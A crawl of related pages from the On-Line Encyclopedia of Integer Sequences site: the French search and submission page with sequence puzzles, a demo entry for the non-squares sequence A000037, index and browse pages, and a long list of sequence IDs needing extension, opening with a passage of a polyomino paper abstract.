computer-generated* proof of the celebrated Delest-Viennot result that the number of convex polyominoes with perimeter $2n+8$ equals $(2n+11)4^n - 4(2n+1)!/n!^2$.

- Download the full paper:
  - PDF version
  - PostScript version
- Previous abstract

- Table of Contents for Volume 8(1)
- Up to the E-JC home page

The On-Line Encyclopedia of Integer Sequences

Enter a ◉ sequence, ○ word, or ○ sequence number:

1, 2, 3, 6, 11, 23, 47, 106, 235

Search | Restore example | **Clear** | **Hints** | **Advanced look-up**

Other languages: Albanian Arabic Bulgarian Catalan Chinese (simplified, traditional)
Croatian Czech Danish Dutch Esperanto Finnish French German Greek
Hebrew Hindi Hungarian Italian Japanese Korean Polish Portuguese
Romanian Russian Serbian Spanish Swedish Thai Turkish

For information about the Encyclopedia see the **Welcome** page.

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

[Last modified Tue Nov 18 23:11:52 EST 2003. Contains 89204 sequences.]

L'Encyclopédie Électronique des Suites Entières

(English)

Table des matières:

-  **Pour rechercher une suite,** cliquez sur l'exemple, tapez votre suite et cliquez "Chercher":

  1,2,3,6,11,23,47,106,235 [Chercher]

  Explications des abréviations utilisées

-

Feuilleter la table. Voulez-vous voir une suite choisie au hasard dans la base de données de l'Encyclopédie ? Oui

Ou une des «meilleures» suites ? Le dessus du panier ? (Je suis désolé, mais les réponses seront en anglais.)

- **Pour chercher une suite à partir de son numéro dans la table,** cliquez sur l'exemple, tapez le numéro que vous voulez et cliquez sur le bouton "Chercher":

4001 Chercher

- **Pour chercher un mot dans la table**, cliquez sur l'exemple, tapez le(s) mot(s) que vous voulez et cliquez sur le bouton "Chercher":
(N'utilisez pas de "joker"; pas de distinction minuscule/majuscule; seules les 512 premières occurences sont affichées ; mais remarquez que vous pouvez toujours télécharger la table complète.)

Commutative rings Chercher

Proposer une nouvelle suite ou envoyer un commentaire sur une suite existante.

Si votre suite n'est pas dans la table (et est intéressante !) envoyez-la moi et je l'ajouterai (probablement). Pourquoi proposer une nouvelle suite ? C'est une façon de faire reconnaître votre priorité, votre nom est immortalisé, et la prochaine personne qui tombera sur cette suite vous sera sans doute reconnaissante.

Ajoutez une courte description et si possible assez de termes pour remplir trois lignes à l'écran. J'ai besoin d'au moins 4 termes.

Notez que pour être ajoutée à la base de donnée, la suite doit

- être constituée d'entiers (bien que quelques suites de fractions aient été incluses, numérateurs et dénominateurs séparés)
- être infinie - bien qu'il y ait de nombreuses exceptions à cette règle
(on trouve même dans la table diverses listes d'arrêts de bus)
- être intéressante

Au cours des deux années écoulées, de nouvelles suites m'ont été envoyées au rythme de 30 par jour ou 10.000 par an. C'est merveilleux mais je passe vraiment trop de temps à les formater. C'est pourquoi je demande désormais que pour proposer une nouvelle suite l'on utilise soit le formulaire ici, soit que l'on mette soi-même la suite au format (ou utilisez le programme Maple ou programme Mathematica pour formater une suite).

Envoi d'une nouvelle suite ou un commentaire sur une suite existante: (Remplacez les textes d'exemple par vos informations.)

Indiquez s'il vous plait votre nom (obligatoire): Jane H. Smith

et votre adresse électronique (obligatoire): smith@xxx.yyy.com

---

◉ Nouvelle suite ○ Commentaire sur la suite existante numéro: [ ] (e.g. A123456)

Pour une suite nouvelle ou une extension d'une suite existante, donnez les premiers termes ici.
(Le mieux serait d'avoir assez de termes pour remplir 2 ou 3 lignes à l'écran. Vous pouvez séparer les nombres par des espaces ou des virgules.)

1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377

Donnez une brève description de la suite en anglais (obligatoire pour une suite nouvelle):

The number of different graphs on n unlabeled nodes.

Quelle est la valeur de l'indice ou du paramètre pour le terme de départ ?
(Par exemple, si la suite compte le nombre de graphes à n sommets ayant une propriété donnée, où débute n ? Si il s'agit d'une suite récurrente, quel est l'indice du premier terme ? Si il n'y a pas de choix évident, indiquez 0.)

0

Si vous en connaissez une, donnez une formule, une récurrence, une fonction génératrice, ...:

a(n) = 2*a(n-1) + 3; generating function = 1/(exp(x)-1).

Donnez au maximum 3 références, publiées ou non:

M. Jones, On the enumeration of graphs, American Mathematical Monthly,
Vol. 100 (1993), pp. 1-25.

M. Jones, Further remarks on the enumeration of graphs, preprint, 2001.

Donnez au maximum 3 pointeurs URL des document sur cette suite. Les lignes **doivent** être de la forme montrée ici: J. H. Smith, Perfect Numbers

Informations et commentaires:

Références croisées à d'autres suites ?

Cf. A123456, A123457.

Choisir les mots-clef (pour de plus amples informations, suivez le lien):

☑ nonn	☐ sign	☐ base	☐ bref	☐ cofr	☐ cons	☐ core	☐ dead	☐ dumb	☐ easy	☐ eigen	☐ fini
☐ frac	☐ full	☐ hard	☐ huge	☐ look	☐ more	☐ nice	☐ tabl	☐ unkn	☐ word		

Envoyer Effacer

- **Devinettes:**
  Pouvez-vous trouver la loi qui donne ces suites ?
  À mon avis, dans ce genre de problèmes il faut toujours donner au moins 10 termes.

- Celle-ci est parue dans le New York Times:
  2, 3, 3, 5, 10, 13, 39, 43, 172, 177, ... Réponse

- 5, 5, 1, 5, 101, 9, 0, 6, 5, 509, ...
  Indice: écrivez un, deux, trois, quatre, cinq, six, sept, huit, neuf, dix, ... et pensez en Romain !
  Ils sont fous ces romains !

- Tiré du magazine **Chess Life**, on dit que cette séquence a fait sécher le champion du monde d'échecs (sauf que je suis sûr que l'on ne lui avait pas donné 10 termes):
  7, 9, 40, 74, 1526, 5436, 2323240, 29548570, 5397414549030, 873117986721660, ...
  Echec ?

- Tout le monde connaît les nombres impairs, suite A005408.
  Les nombres apparés sont bien moins connus (laissez-vous guider par le nom !):
  1, 3, 5, 6, 8, 10, 18, 20, 23, 25, ... Pour voir !

- Un peu dans le même esprit, il y a les reimerps (ou **emirps**):
  13, 17, 31, 37, 71, 73, 79, 97, 107, 113, ... Relou !

- Classique et élégant:
  1, 2, 2, 3, 3, 4, 4, 4, 5, 5, 5, 6, 6, 6, 6, 7, 7, 7, 7, 8, 8, 8, 8, 9, 9, 9, 9, ... S.V.P.

- Et celle-là ?
  1, 3, 7, 12, 18, 26, 35, 45, 56, 69, 83, ... Je sèche !
  Hmmm ! Toujours pensif ? J'ai vu des gamins de neuf ans qui la trouvaient plus vite et les doigts dans le nez.

Celle-ci est facile pour les adolescents doués, ou bien si vous l'avez déjà rencontrée, sinon...
2, 12, 1112, 3112, 132112, 1113122112, 311311222112, 13211321322112,
111312211312111322112, 31131122211311123113322112, ... Rien ?

L'analyse magistrale des propriétés asymptotiques de cette suite par John Conway mérite d'être lue - cf. la référence indiquée.

❍

Très facile:
1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25... Bien sûr !

❍

Pas si difficile quand on la prend du bon côté :
1, 2, 6, 20, 70, 252, 924, 3432, 12870, 48620, ... Ah bon ?

- **L'interrogation par courrier électronique et "Superseeker"**. Il y a deux services de courrier électronique pour identifier les suites:

  Le premier d'entre eux, **sequences@research.att.com**, fait une simple recherche de la suite dans la base de données. Il suffit d'envoyer une ligne du genre

  lookup 1 2 5 14 42 132 429 [pas de virgule !]

  par exemple. On peut inclure jusqu'à cinq recherches par message. Ce système est très utile quand le Web est encombré.
  Pour de plus amples informations, suivez le lien.

  Le second service, **superseeker@research.att.com**, est un programme d'identification bien plus puissant, il fait vraiment tout son possible pour analyser la suite. Essayez le message

  lookup 1 1 2 5 14 42 132 429 1430 4862 [pas de virgule !]

  par exemple. Une seule recherche par message. Pour de plus amples informations, suivez le lien.

- **Remarque.** Cette version française ne correspond plus à la version anglaise. Des changements à la version anglaise étant prévus prochainement, j'attends qu'ils soient terminés avant de mettre à jour la version française.

- **Remerciements.** Un très grand nombre de gens ont contribué à cette table, et il est impossible de les remercier tous individuellement. Leur noms peuvent être lus dans les lignes "%A". Je suis

particulièrement reconnaissant à Mira Bernstein ("mb"), Henry Bottomley, Christian Bower (bowerc@usa.net), John Conway ("jhc"), Patrick De Geest, Patrick Demichel, Steven Finch, Erich Friedman, Olivier Gerard ("og"), Richard K. Guy ("rkg"), Vladeta Jovovic (vladeta@Eunet.yu), Antti Karttunen, Clark Kimberling, Simon Plouffe ("sp"), Larry Reeves (larryr@acm.org), James Sellers, Jeffrey Shallit ("jos"), Michael Somos, Eric Weisstein, David W. Wilson ("dww") [wilson@ctron.com] and Robert G. Wilson V ("rgwv"), qui ont fait des apports majeurs ces dernières années.


- **Liens**:
  - **Chris Caldwell's Prime Pages**
  - **Combinatorial Object Server**
  - **Encyclopedia of Combinatorial Structures**
  - **Eric Weisstein's MathWorld**
  - **Geometry Junkyard**
  - **Journal of Integer Sequences**
  - **Mathematical Constants**
  - **MathSciNet**
  - **Nth Prime Page**
  - **Patrick De Geest's World of Numbers**
  - **Plouffe's Inverter**

- **Prix**:

(Mai 2001)

(Mars 2000)

(Juin 2000)




(Mai 1998)

(Avril 1997)

(1997)

(Mai 1997)



(Octobre 1996)

(1995)

- **Également :N. J. A. Sloane : page personnelle (en anglais)**

Ce site participe à l' Anneau des Mathématiques Francophones.
Precedent | Suivant | Site Aleatoire | Liste de tous les Sites

---

Demonstration of the

On-Line Encyclopedia of Integer Sequences

(Start)

- This sequence of pages will show some of the ways that the **On-Line Encyclopedia of Integer Sequences** can be used.

- Let's begin right away with an example of a beautiful sequence from the database:

```
ID Number: A000037
Sequence:  2,3,5,6,7,8,10,11,12,13,14,15,17,18,19,20,21,22,23,24,26,27,
           28,29,30,31,32,33,34,35,37,38,39,40,41,42,43,44,45,46,47,48,
           50,51,52,53,54,55,56,57,58,59,60,61,62,63,65,66,67,68,69,70,
           71,72,73,74,75,76,77,78,79,80,82,83,84,85,86,87,88,89,90,91,
           92,93,94,95,96,97,98,99
Name:      Numbers that are not squares (note the remarkable formula
                for the n-th term).
Example:   For example note that the squares 1, 4, 9, 16 are not
included.
References A. J. dos Reis and D. M. Silberger, Generating nonpowers by
formula,
                Math. Mag., 63 (1990), 53-55.
Formula:   a(n) = n + [1/2 + sqrt(n)].
Maple:     A000037:=n->n+floor(1/2+sqrt(n));
Mma:       Complement[Range[100], #^2 & /@ Range[IntegerPart[Sqrt
[100]]]]
See also:  Cf. A007412, A000005, A000290, A059269.
Keywords:  easy,nonn,nice
Authors:   njas, sp
```

Note the astonishing formula for the n-th term.

- To follow the sequence of pages, click only the direction buttons  at the bottom of the pages. (If you click on any of the active links you will have to use your browser's "Back" button to return here.)

- Although these demonstration pages are in English, note that there is also a **French version** of the database.

- The main URL for the database is **http://www.research.att.com/~njas/sequences/**.

- The sequence contains the following pages:

Click the single right arrow to go to the next page.

Short Index to On-Line Encyclopedia of Integer Sequences

Click on the following to reach that section of the index.

- A highly selective index to the **On-Line Encyclopedia of Integer Sequences.**
- The principal sequences are marked by asterisks (*). See also the list of **"core" sequences.**
- The goal here is to try to group the principal sequences into categories, to make it easier to locate sequences dealing with a particular topic.
- If you don't find what you are looking for here, you can always **search** the database for a particular word, or even look at the **full database**.
- Entries with a double colon (::) are from the index to the 1995 book **The Encyclopedia of Integer Sequences**, by N. J. A. Sloane and Simon Plouffe. Some of these entries may now be out of date.
- Suggestions for additional entries will be welcomed.

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**

More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

Browsing The

On-Line Encyclopedia of Integer Sequences

Would you like to see a sequence picked at random from the On-Line Encyclopedia database? Yes

Or one of the "best" sequences? Just the highlights

Lookup | **Welcome** | **Francais** | **Demos** | **Index** | **Browse** | **More** | **WebCam**
Contribute new seq. or comment | **Format** | **Transforms** | **Puzzles** | **Hot** | **Classics**
More pages | **Superseeker** | Maintained by **N. J. A. Sloane** (**njas@research.att.com**)

---

home | people | projects | research areas | resources |

Sequences That Need Extending

Want to help? The following sequences in the the On-Line Encyclopedia of Integer Sequences need extending
(but please read the **remarks** below the list)!

IMPORTANT: Thousands of people use the sequence database every day.
Please take **great care** that the terms you send are absolutely correct.
The standards are those of a mathematics reference work.

If possible please use the **form** when sending extensions or comments.

For other ways in which you could help, please see the file

List of Future Projects

This list was last updated Tue Nov 18 23:11:34 EST 2003

A000236 | A000315 | A000410 | A000445 | A000479 | A000486 | A000489 | A000618 | A000626 |
A000627 | A000628 | A000633 | A000663 | A000664 | A000685 | A000686 | A000721 | A001133 |
A001208 | A001220 | A001290 | A001291 | A001330 | A001331 | A001569 | A001573 | A001581 |
A001668 | A001721 | A001723 | A001839 | A001884 | A001925 | A001997 | A002188 | A002213 |
A002231 | A002292 | A002300 | A002302 | A002303 | A002318 | A002334 | A002359 | A002410 |
A002435 | A002462 | A002465 | A002484 | A002490 | A002495 | A002501 | A002502 | A002554 |
A002614 | A002631 | A002632 | A002680 | A002719 | A002729 | A002730 | A002739 | A002770 |
A002785 | A002792 | A002823 | A002835 | A002836 | A002845 | A002846 | A002848 | A002860 |
A002871 | A002873 | A002875 | A002888 | A002935 | A002956 | A002966 | A002976 | A002986 |
A003008 | A003018 | A003019 | A003038 | A003041 | A003055 | A003061 | A003087 | A003088 |
A003119 | A003142 | A003189 | A003192 | A003223 | A003224 | A003225 | A003240 | A003243 |
A003244 | A003262 | A003280 | A003281 | A003282 | A003283 | A003284 | A003286 | A003298 |
A003299 | A003300 | A003301 | A003302 | A003303 | A003431 | A003505 | A003513 | A003602 |
A003661 | A003763 | A003829 | A004063 | A004208 | A004251 | A004252 | A004401 | A004796 |
A005041 | A005113 | A005129 | A005141 | A005155 | A005163 | A005184 | A005202 | A005217 |
A005220 | A005221 | A005222 | A005223 | A005256 | A005272 | A005326 | A005386 | A005398 |
A005415 | A005417 | A005421 | A005427 | A005504 | A005526 | A005535 | A005568 | A005576 |

A005625 | A005628 | A005646 | A005687 | A005730 | A005731 | A005819 | A005920 | A005943 |
A005966 | A005980 | A006044 | A006056 | A006078 | A006081 | A006143 | A006167 | A006209 |
A006219 | A006289 | A006300 | A006317 | A006379 | A006383 | A006393 | A006394 | A006395 |
A006400 | A006401 | A006406 | A006420 | A006569 | A006586 | A006622 | A006648 | A006709 |
A006710 | A006965 | A007007 | A007011 | A007071 | A007137 | A007139 | A007140 | A007145 |
A007146 | A007151 | A007152 | A007165 | A007171 | A007214 | A007215 | A007216 | A007250 |
A007346 | A007351 | A007498 | A007551 | A007596 | A007600 | A007657 | A007723 | A007756 |
A007765 | A007766 | A007777 | A007780 | A007835 | A007976 | A008301 | A008303 | A008305 |
A008547 | A008782 | A008828 | A008858 | A008926 | A008951 | A008987 | A010331 | A010374 |
A011268 | A011753 | A011787 | A011788 | A013520 | A013659 | A013998 | A014227 | A014265 |
A014266 | A014267 | A014270 | A014271 | A014272 | A014273 | A014274 | A014276 | A014277 |
A014278 | A014279 | A014280 | A014281 | A014381 | A014543 | A014597 | A015064 | A015065 |
A015066 | A015067 | A015068 | A015069 | A015070 | A015071 | A016114 | A018216 | A018234 |
A018898 | A019268 | A019279 | A019536 | A019570 | A019585 | A019654 | A020866 | A020867 |
A020868 | A020869 | A020870 | A020871 | A020872 | A020877 | A020879 | A020880 | A020881 |
A022163 | A022165 | A023187 | A023607 | A023944 | A024011 | A027364 | A027415 | A027416 |
A027567 | A027583 | A027584 | A027585 | A027586 | A027587 | A027588 | A027589 | A027590 |
A027591 | A027592 | A027593 | A027594 | A027595 | A027596 | A027597 | A027675 | A027678 |
A027679 | A028305 | A028306 | A028311 | A028312 | A028446 | A028520 | A028521 | A028523 |
A028524 | A028525 | A028526 | A028527 | A028528 | A028529 | A028530 | A028531 | A028532 |
A028533 | A028534 | A028535 | A028536 | A028537 | A028538 | A028539 | A028540 | A028541 |
A028542 | A028543 | A028544 | A028545 | A028546 | A028547 | A028548 | A028549 | A028550 |
A028551 | A028854 | A029473 | A029475 | A029484 | A029490 | A029492 | A029497 | A029499 |
A029502 | A029505 | A029507 | A029508 | A029511 | A029513 | A029517 | A029519 | A029520 |
A029522 | A029525 | A029526 | A029528 | A029529 | A029533 | A029536 | A029537 | A029538 |
A029539 | A029540 | A029541 | A029542 | A029673 | A029726 | A029866 | A030020 | A030021 |
A030022 | A030023 | A030024 | A030025 | A030026 | A030027 | A030028 | A030029 | A030077 |
A030134 | A030174 | A030176 | A030177 | A030242 | A030243 | A030244 | A030245 | A030246 |
A030248 | A030249 | A030251 | A030252 | A030254 | A030255 | A030256 | A030258 | A030259 |
A030261 | A030262 | A030264 | A030265 | A030271 | A030274 | A030275 | A030486 | A030487 |
A030623 | A030624 | A030709 | A030759 | A031132 | A031154 | A031358 | A031360 | A031361 |
A031362 | A031364 | A031365 | A031366 | A031882 | A032511 | A032558 | A032701 | A032749 |
A032757 | A033166 | A033167 | A033177 | A033198 | A033262 | A033263 | A033288 | A033309 |
A033310 | A033311 | A033692 | A033693 | A033694 | A033695 | A033696 | A033697 | A033698 |
A033699 | A033701 | A033913 | A033914 | A033915 | A033916 | A034166 | A034383 | A034463 |
A034584 | A034799 | A034800 | A034854 | A034855 | A034917 | A034918 | A034921 | A034929 |
A034997 | A035109 | A035110 | A035111 | A035198 | A035206 | A035209 | A035283 | A035284 |
A035285 | A035299 | A035403 | A035406 | A035407 | A035408 | A035410 | A035411 | A035412 |

A035413 | A035414 | A035416 | A035417 | A035418 | A035419 | A035420 | A035481 | A035482 |
A035483 | A035507 | A035508 | A035509 | A035510 | A035511 | A035933 | A035934 | A036048 |
A036049 | A036050 | A036054 | A036055 | A036056 | A036341 | A036359 | A036403 | A036413 |
A036672 | A036673 | A036757 | A036758 | A036759 | A036760 | A036848 | A036849 | A036850 |
A036851 | A036852 | A036853 | A036854 | A036855 | A036856 | A036857 | A036858 | A036859 |
A036860 | A036861 | A036862 | A036863 | A036864 | A036865 | A036866 | A036867 | A036868 |
A036869 | A036870 | A036871 | A036872 | A036873 | A036874 | A036875 | A036876 | A036877 |
A036880 | A036881 | A036882 | A036883 | A036884 | A036885 | A036886 | A036887 | A036888 |
A036889 | A036890 | A036891 | A036892 | A036893 | A036894 | A036895 | A036972 | A036980 |
A036983 | A036989 | A036995 | A036996 | A037138 | A037146 | A037147 | A037148 | A037160 |
A037172 | A037175 | A037246 | A037275 | A037281 | A038019 | A038021 | A038022 | A038023 |
A038034 | A038047 | A038101 | A038193 | A038379 | A038523 | A038524 | A038525 | A038578 |
A038579 | A038675 | A038701 | A039509 | A039510 | A039511 | A039597 | A039662 | A039670 |
A039751 | A039782 | A039785 | A039788 | A039797 | A039798 | A039911 | A039928 | A039931 |
A043546 | A043754 | A045476 | A045706 | A045760 | A045796 | A045816 | A045818 | A045898 |
A046024 | A046029 | A046057 | A046074 | A046077 | A046148 | A046149 | A046150 | A046159 |
A046160 | A046164 | A046191 | A046231 | A046233 | A046235 | A046239 | A046241 | A046243 |
A046245 | A046247 | A046285 | A046286 | A046300 | A046362 | A046380 | A046381 | A046384 |
A046410 | A046414 | A046415 | A046416 | A046417 | A046418 | A046419 | A046420 | A046421 |
A046427 | A046428 | A046429 | A046430 | A046450 | A046457 | A046492 | A046496 | A046646 |
A046647 | A046648 | A046649 | A046650 | A046651 | A046652 | A046653 | A046668 | A046715 |
A046716 | A046752 | A046776 | A046787 | A046845 | A046850 | A046858 | A046861 | A046862 |
A046866 | A046887 | A046900 | A046944 | A046956 | A046958 | A046969 | A046997 | A046999 |
A047051 | A047626 | A047627 | A047651 | A047774 | A047804 | A047805 | A047815 | A047816 |
A047909 | A047921 | A048123 | A048143 | A048172 | A048173 | A048174 | A048175 | A048177 |
A048178 | A048200 | A048211 | A048248 | A048343 | A048346 | A048347 | A048348 | A048349 |
A048350 | A048351 | A048352 | A048353 | A048354 | A048355 | A048356 | A048357 | A048358 |
A048359 | A048360 | A048361 | A048362 | A048363 | A048364 | A048365 | A048366 | A048367 |
A048368 | A048369 | A048371 | A048372 | A048373 | A048374 | A048411 | A048412 | A048424 |
A048427 | A048428 | A048458 | A048459 | A048460 | A048527 | A048529 | A048531 | A048533 |
A048535 | A048537 | A048539 | A048541 | A048543 | A048545 | A048547 | A048660 | A048661 |
A048826 | A048827 | A048834 | A048859 | A048862 | A048863 | A048869 | A048872 | A048873 |
A048884 | A048886 | A048952 | A048953 | A048971 | A048972 | A048979 | A049009 | A049019 |
A049062 | A049105 | A049117 | A049207 | A049290 | A049311 | A049399 | A049597 | A050237 |
A050244 | A050247 | A050248 | A050259 | A050276 | A050298 | A050371 | A050375 | A050378 |
A050475 | A050521 | A050535 | A050628 | A050629 | A050630 | A050631 | A050632 | A050633 |
A050640 | A050641 | A050642 | A050643 | A050644 | A050645 | A050646 | A050648 | A050649 |
A050662 | A050673 | A051021 | A051041 | A051045 | A051223 | A051224 | A051302 | A051388 |

A051421 | A051465 | A051483 | A051526 | A051527 | A051568 | A051569 | A051570 | A051571 |
A051642 | A051707 | A051753 | A051758 | A051759 | A051837 | A051909 | A051911 | A051913 |
A051914 | A052056 | A052065 | A052066 | A052067 | A052068 | A052069 | A052070 | A052071 |
A052072 | A052073 | A052074 | A052075 | A052076 | A052099 | A052130 | A052132 | A052136 |
A052137 | A052138 | A052139 | A052157 | A052170 | A052171 | A052172 | A052184 | A052185 |
A052261 | A052280 | A052281 | A052282 | A052345 | A052346 | A052347 | A052348 | A052385 |
A052436 | A052437 | A052438 | A052439 | A052440 | A052441 | A052442 | A052443 | A052444 |
A052445 | A052446 | A052447 | A052448 | A052450 | A052451 | A052452 | A052453 | A052458 |
A053014 | A053017 | A053018 | A053019 | A053034 | A053035 | A053036 | A053039 | A053069 |
A053145 | A053146 | A053147 | A053148 | A053162 | A053163 | A053169 | A053189 | A053391 |
A053418 | A053419 | A053437 | A053651 | A053658 | A053660 | A053686 | A053706 | A053711 |
A053732 | A053781 | A053846 | A053847 | A053848 | A053849 | A053851 | A053852 | A053853 |
A053854 | A053855 | A053856 | A053857 | A053859 | A053860 | A053862 | A053863 | A053880 |
A053882 | A053883 | A053884 | A053885 | A053886 | A053888 | A053889 | A053890 | A053891 |
A053892 | A053893 | A053894 | A053895 | A053896 | A053897 | A053898 | A053899 | A053900 |
A053901 | A053902 | A053904 | A053905 | A053906 | A053907 | A053908 | A053910 | A053912 |
A053913 | A053914 | A053915 | A053916 | A053917 | A053918 | A053919 | A053920 | A053921 |
A053922 | A053924 | A053925 | A053926 | A053927 | A053928 | A053929 | A053932 | A053933 |
A053934 | A053935 | A053936 | A053937 | A053938 | A053939 | A053940 | A053941 | A053942 |
A053943 | A053946 | A053947 | A053948 | A053949 | A053950 | A053951 | A053952 | A053953 |
A053954 | A053955 | A053956 | A053957 | A053959 | A053960 | A053961 | A053962 | A053963 |
A053964 | A053965 | A053966 | A053968 | A053969 | A053970 | A053971 | A053972 | A053973 |
A053974 | A053975 | A053979 | A054203 | A054205 | A054206 | A054207 | A054214 | A054215 |
A054216 | A054221 | A054222 | A054223 | A054224 | A054234 | A054235 | A054236 | A054260 |
A054377 | A054464 | A054465 | A054560 | A054561 | A054562 | A054678 | A054679 | A054680 |
A054681 | A054682 | A054689 | A054695 | A054699 | A054701 | A054702 | A054748 | A054749 |
A054767 | A054797 | A054798 | A054866 | A054870 | A054916 | A054917 | A054927 | A054929 |
A054930 | A054931 | A054932 | A054933 | A054935 | A054936 | A054937 | A054938 | A054980 |
A054981 | A054982 | A055009 | A055019 | A055021 | A055036 | A055380 | A055381 | A055382 |
A055470 | A055486 | A055488 | A055513 | A055540 | A055547 | A055548 | A055549 | A055550 |
A055551 | A055552 | A055553 | A055561 | A055623 | A055624 | A055625 | A055665 | A055666 |
A055667 | A055668 | A055671 | A055672 | A055673 | A055737 | A055738 | A055779 | A055919 |
A056154 | A056156 | A056163 | A056164 | A056242 | A056243 | A056287 | A056600 | A056602 |
A056637 | A056755 | A056756 | A056763 | A056778 | A056782 | A056787 | A056845 | A056858 |
A056859 | A056860 | A056861 | A056862 | A056863 | A056988 | A057106 | A057151 | A057152 |
A057204 | A057205 | A057207 | A057208 | A057246 | A057270 | A057276 | A057277 | A057278 |
A057279 | A057330 | A057331 | A057332 | A057333 | A057431 | A057432 | A057507 | A057513 |
A057542 | A057545 | A057600 | A057609 | A057619 | A057620 | A057622 | A057678 | A057679 |

A057680 | A057707 | A057719 | A057736 | A057738 | A057742 | A057743 | A057771 | A057790 |
A057818 | A057823 | A057864 | A057865 | A057875 | A057883 | A057896 | A057978 | A057981 |
A057982 | A057991 | A057992 | A057993 | A057994 | A057996 | A057998 | A058047 | A058053 |
A058092 | A058094 | A058129 | A058130 | A058131 | A058132 | A058133 | A058134 | A058135 |
A058136 | A058137 | A058138 | A058139 | A058140 | A058141 | A058142 | A058143 | A058144 |
A058145 | A058146 | A058147 | A058148 | A058149 | A058150 | A058151 | A058152 | A058153 |
A058154 | A058155 | A058156 | A058157 | A058158 | A058159 | A058160 | A058163 | A058171 |
A058172 | A058173 | A058174 | A058175 | A058176 | A058177 | A058178 | A058194 | A058311 |
A058337 | A058338 | A058415 | A058416 | A058419 | A058420 | A058423 | A058427 | A058428 |
A058429 | A058430 | A058431 | A058432 | A058433 | A058434 | A058435 | A058436 | A058437 |
A058439 | A058440 | A058445 | A058446 | A058447 | A058448 | A058449 | A058450 | A058451 |
A058452 | A058453 | A058454 | A058455 | A058456 | A058457 | A058458 | A058459 | A058460 |
A058461 | A058463 | A058464 | A058465 | A058466 | A058467 | A058468 | A058469 | A058470 |
A058471 | A058472 | A058473 | A058474 | A058488 | A058494 | A058495 | A058587 | A058642 |
A058668 | A058673 | A058759 | A058783 | A058784 | A058785 | A058791 | A058792 | A058793 |
A058830 | A058831 | A058832 | A058833 | A058834 | A058835 | A058836 | A058837 | A058845 |
A058846 | A058847 | A058848 | A058849 | A058879 | A058885 | A058917 | A058918 | A058927 |
A058928 | A058949 | A058950 | A058951 | A058952 | A058953 | A058954 | A059017 | A059051 |
A059082 | A059083 | A059343 | A059361 | A059391 | A059393 | A059495 | A059573 | A059662 |
A059719 | A059735 | A059767 | A059773 | A059856 | A059972 | A060085 | A060113 | A060115 |
A060116 | A060184 | A060186 | A060206 | A060241 | A060246 | A060247 | A060248 | A060262 |
A060289 | A060291 | A060342 | A060387 | A060396 | A060398 | A060463 | A060486 | A060491 |
A060520 | A060642 | A060688 | A060737 | A060738 | A060749 | A060795 | A060796 | A060850 |
A060972 | A060977 | A060991 | A061073 | A061271 | A061281 | A061490 | A061494 | A061539 |
A061545 | A061644 | A061653 | A061724 | A061773 | A061809 | A061843 | A061932 | A061933 |
A061937 | A061938 | A061939 | A061940 | A061943 | A061946 | A061947 | A061950 | A061953 |
A061954 | A061956 | A061957 | A061958 | A061959 | A061961 | A061962 | A061965 | A061967 |
A061969 | A061973 | A061974 | A061975 | A061977 | A062163 | A062164 | A062165 | A062166 |
A062167 | A062168 | A062208 | A062244 | A062245 | A062364 | A062515 | A062528 | A062536 |
A062556 | A062568 | A062696 | A062714 | A062766 | A062840 | A062841 | A062852 | A062870 |
A062927 | A062933 | A063068 | A063104 | A063182 | A063378 | A063385 | A063400 | A063500 |
A063501 | A063684 | A063685 | A063689 | A063690 | A063788 | A063831 | A063868 | A063885 |
A063891 | A063897 | A063898 | A063899 | A063901 | A063903 | A063935 | A063999 | A064015 |
A064019 | A064020 | A064029 | A064049 | A064050 | A064115 | A064151 | A064156 | A064159 |
A064168 | A064186 | A064230 | A064231 | A064280 | A064285 | A064286 | A064287 | A064392 |
A064422 | A064431 | A064493 | A064539 | A064579 | A064596 | A064600 | A064610 | A064621 |
A064626 | A064699 | A064701 | A064708 | A064709 | A064721 | A064731 | A064738 | A064759 |
A064769 | A064773 | A064797 | A064817 | A064818 | A065026 | A065066 | A065082 | A065083 |

A065104 | A065129 | A065161 | A065163 | A065204 | A065218 | A065219 | A065374 | A065397 |
A065507 | A065593 | A065602 | A065603 | A065678 | A065688 | A065752 | A065845 | A065846 |
A065847 | A065848 | A065849 | A065850 | A065851 | A065868 | A065900 | A065914 | A066000 |
A066019 | A066040 | A066041 | A066051 | A066060 | A066085 | A066144 | A066145 | A066175 |
A066217 | A066218 | A066230 | A066236 | A066244 | A066267 | A066269 | A066304 | A066305 |
A066327 | A066329 | A066334 | A066336 | A066337 | A066346 | A066350 | A066351 | A066352 |
A066372 | A066400 | A066401 | A066408 | A066409 | A066411 | A066416 | A066418 | A066420 |
A066421 | A066425 | A066452 | A066494 | A066496 | A066505 | A066527 | A066528 | A066562 |
A066630 | A066684 | A066702 | A066709 | A066723 | A066730 | A066740 | A066741 | A066742 |
A066745 | A066746 | A066756 | A066757 | A066758 | A066811 | A066835 | A066852 | A066931 |
A066939 | A066945 | A066946 | A066950 | A066951 | A066963 | A067074 | A067075 | A067135 |
A067144 | A067237 | A067250 | A067253 | A067282 | A067317 | A067357 | A067376 | A067381 |
A067385 | A067388 | A067393 | A067498 | A067517 | A067522 | A067539 | A067540 | A067555 |
A067569 | A067570 | A067607 | A067627 | A067651 | A067665 | A067670 | A067693 | A067740 |
A067748 | A067791 | A067806 | A067820 | A067821 | A067822 | A067845 | A067862 | A067863 |
